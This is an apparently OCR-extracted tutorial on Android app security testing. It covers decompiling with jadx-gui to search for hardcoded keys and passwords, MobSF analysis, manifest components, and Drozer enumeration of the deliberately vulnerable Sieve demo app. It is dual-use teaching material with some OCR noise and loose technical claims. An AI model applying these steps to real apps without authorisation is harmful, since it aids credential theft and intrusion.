
Open jadx-gui injured app




Find certain thing like API, ID, Password https or http
ctrl+f



Integer.xml- Coupon code is define in this area



Text search – Its allow to search text through out the source code like https,api,username, password



Reversing App with MobSf


To reverse engineer an APK with Mobsf, follow these steps:


Install Mobsf on your machine and launch it.

click on the "Upload APK" button and select the APK you want to analyze.

Wait for the APK to be uploaded and analyzed by Mobsf.


Note that reverse engineering an APK may be subject to legal and ethical considerations, so be sure to have the appropriate permissions and follow best practices when performing this type of analysis.







When you upload an APK to Mobsf, it automatically extracts and analyzes various files and metadata within the APK. Here are some examples of the file information that Mobsf can provide:

APK Information: Mobsf can display basic information about the APK, such as the package name, version code, version name, and minimum SDK version.



Manifest Information: Mobsf can extract and analyze the AndroidManifest.xml file, which contains important information about the app's activities, services, receivers, and permissions.





Service - In Android, a service is a type of component that can perform long-running operations in the background without requiring user interaction. Services are typically used to perform tasks that need to continue even when the app is not in the foreground, such as playing music, downloading data, or performing periodic syncs with a server.

In an APK, a service is typically defined in the app's AndroidManifest.xml file, which describes the components and permissions required by the app. The <service> tag is used to define a service and its properties, such as its name, exported status, and intent filters.


Here is an example of how a service can be defined in an APK's AndroidManifest.xml file:

phpCopy code

<service android:name=".MyService" android:exported="false"> <intent-filter> <action android:name="com.example.myapp.MY_ACTION" /> </intent-filter> </service>

In this example, a service named "MyService" is defined with an intent filter that matches the "com.example.myapp.MY_ACTION" action. The **exported attribute** is set to "false", which means that the service can only be accessed by components within the app and is not available to other apps.

To interact with a service in an APK, you can use the Context.startService() or Context.bindService() methods to send commands and receive responses. The service can then perform the requested operation in the background and send data back to the app as needed.



Intent-Filter - In Android, an intent filter is a way for an app to declare what types of intents it can receive or respond to. An intent filter is defined in an app's AndroidManifest.xml file and specifies the types of actions, data, and categories that an app can handle.

An intent filter has one or more <action>, <data>, and <category> elements, each of which specifies a particular aspect of the intent that the app can handle. Here's an example of an intent filter for an app that can handle web links:

code

<activity android:name=".MainActivity"> <intent-filter> <action android:name="android.intent.action.VIEW" /> <category android:name="android.intent.category.DEFAULT" /> <category android:name="android.intent.category.BROWSABLE" /> <data android:scheme="http" /> <data android:scheme="https" /> </intent-filter> </activity>

In this example, the intent filter is defined for the MainActivity activity and specifies that the app can handle the "android.intent.action.VIEW" action, which is used to view data. The <data> element specifies that the app can handle web links with the "http" and "https" schemes.

When an app receives an intent, the Android system compares the intent against the intent filters defined in all the installed apps to determine which app can handle the intent. If the app has an intent filter that matches the intent, it is launched and given the intent to handle.

Intent filters are a powerful mechanism for enabling communication between apps and components in Android. By declaring the types of intents that an app can handle, you can allow other apps to launch your app and perform specific actions within it.

```
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="http" android:host="b3nac.com" android:pathPattern="/.*/" />
    <data android:scheme="https" android:host="b3nac.com" android:pathPattern="/.*/" />
</intent-filter>
```

Resource Information: Mobsf can display the resources used by the app, such as images, layouts, and strings.

Code Information: Mobsf can extract and analyze the compiled Java code and display information such as the Java classes and methods used by the app.

Vulnerability Information: Mobsf can also identify security vulnerabilities in the APK, such as the use of insecure encryption, hardcoded passwords, and vulnerable libraries.

By analyzing the file information provided by Mobsf, you can gain insights into the inner workings of an APK and identify potential security issues that need to be addressed.

File Information- Here's how to view file information in an APK using MOBSF:

Open MOBSF and click on the "Analyze" button to start analyzing an APK.

Once the analysis is complete, click on the "File Info" tab to view information about the files included in the APK.

The "File Info" tab displays a list of all the files included in the APK, along with their names, sizes, types, and other information.

You can click on each file to view more detailed information about it, including its permissions, MD5 and SHA-1 hash values, and file type.

You can also download individual files or the entire APK by clicking on the download icon next to each file.

By viewing file information in MOBSF, you can identify potentially suspicious or malicious files in an APK, such as files that have unusual names or file types, or files with excessive permissions. This can help you to detect security vulnerabilities and protect against potential attacks on your mobile app.

In Android APKs, hash functions are often used to ensure the integrity and authenticity of the files within the APK. A hash function is a mathematical function that takes in input data and produces a fixed-size output, which is often represented as a hash value or checksum. The hash value can be used to verify the integrity and authenticity of the original data.

When an APK is built, each file within the APK is typically hashed using a hash function, such as MD5 or SHA-1. The hash values are then stored in the APK's manifest file or signature block. When the APK is installed on a device, the system can use these hash values to ensure that the files within the APK have not been tampered with or modified.

For example, if an attacker were to modify one of the files within the APK, the hash value for that file would no longer match the value stored in the manifest file or signature block. This would indicate that the file has been modified and could potentially be malicious. The Android system can use this information to alert the user or prevent the app from running.

Hashing can also be used for app signing, where the developer signs the APK with a private key and includes the hash values of the files within the APK. When the app is installed, the system can verify the app's signature using the hash values and the developer's public key. This ensures that the app is authentic and has not been tampered with.

Overall, the use of hash functions in Android APKs helps to ensure the integrity and authenticity of the app and its files, which is essential for maintaining the security and trustworthiness of mobile apps.

Reciever- In Android, a receiver is a component that can receive and handle system or application events. A receiver is defined in an app's AndroidManifest.xml file and can be registered to receive specific types of broadcast intents.

There are two types of receivers in Android: system receivers and custom receivers.


System receivers are built into the Android system and are used to handle system events, such as battery low warnings, network connectivity changes, or incoming SMS messages. System receivers are registered automatically by the system and do not need to be explicitly registered in the app's manifest file.


Custom receivers, on the other hand, are defined by the app and can be registered to receive specific types of broadcast intents. Custom receivers can be used to perform actions in response to certain events, such as playing a sound when a new message is received, or updating a widget when the device is unlocked.

To define a custom receiver in an app, you need to create a new class that extends the BroadcastReceiver class and overrides the onReceive() method. The onReceive() method is called when the receiver receives a broadcast intent, and you can define the actions to be taken in response to the intent within this method.

To register a custom receiver in the app's manifest file, you need to add a <receiver> element with an <intent-filter> element that specifies the types of broadcast intents that the receiver can handle. When the app is installed and launched, the system will register the custom receiver and notify it when a matching broadcast intent is received.

Overall, receivers are an important component in Android app development, as they enable apps to receive and respond to system and application events, and can be used to perform actions in response to these events.





Provider- In Android, a Content Provider is a component that manages a shared set of app data that can be accessed by other apps or components within the same app. A Content Provider can be used to store and manage data in a SQLite database, file system, or any other persistent storage mechanism.


A Content Provider is defined in an app's AndroidManifest.xml file and provides a standardized interface for accessing and manipulating data. Other components, such as Activities, Services, or Broadcast Receivers, can access data provided by a Content Provider through a ContentResolver.

Content Providers are often used to share data between different apps, or to enable different components within the same app to access the same data. For example, a music player app might use a Content Provider to manage its music library, which could then be accessed by a widget or a notification component.

To create a Content Provider in an app, you need to create a new class that extends the ContentProvider class and implements the required methods, such as onCreate(), query(), insert(), update(), and delete(). These methods define how the Content Provider interacts with the underlying data storage mechanism and how it responds to queries and requests from other components.

To register a Content Provider in the app's manifest file, you need to add a <provider> element that specifies the provider's name, authority, and other details. Once the Content Provider is registered, other components within the same app or other apps can access its data using a ContentResolver.

Overall, Content Providers are an important component in Android app development, as they enable apps to share data with other apps or components, and provide a standardized interface for accessing and manipulating data.




Scanning vulnerability with Drozer

So first of all we would be retrieving the package information of Sieve which we are going to test the small password manager application which is created to showcase the common vulnerabilities found in application.

So we would be retrieving the package information and this is the first step in assessing sieve application installed on Android device are uniquely identified by their package name so we can use **app.package.list** command to find the identifier for Sieve so we would be running the command:

#run app.package.list -f Sieve



So this would list out the packet name the identifier for Steve in our mobile phone. This command would take some time so you can see that **com.mwr.example.sieve** is the identifier for sieve now we can ask drozer to provide some basic information about the package using **run app.package.info –a** (identifier name which is **com.mwr.example.sieve**) so it has found out all those packets information or we're here so it shows a number of details about the application including the origin where the application keeps its data on the device where it's installed and the number of details about the permissions allow do the applications.

#run app.package.info -a com.mwr.example.sieve

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-ka86FgLNgvrv1gm-m8fOQw==/bas
e.apk
  UID: 10094
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS
```

Now we need to identify the attack surface,we only going to consider vulnerabilities exposed through Android building mechanisms for in the process communication these vulnerabilities typically result in the leakage of sensitive data to other apps installed on the same. We would be running the command **run app.package.attacksurface** and the package name (com.mwr.example.sieve) of the application so it would find out that there are three activities that are no broadcast receivers, content providers two services are exported so this shows that we have a number of potential vectors. Basically the app exports that make it accessible to other apps a number of activities content providers and services.

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-ka86FgLNgvrv1gm-m8fOQw==/bas
e.apk
  UID: 10094
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS

dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

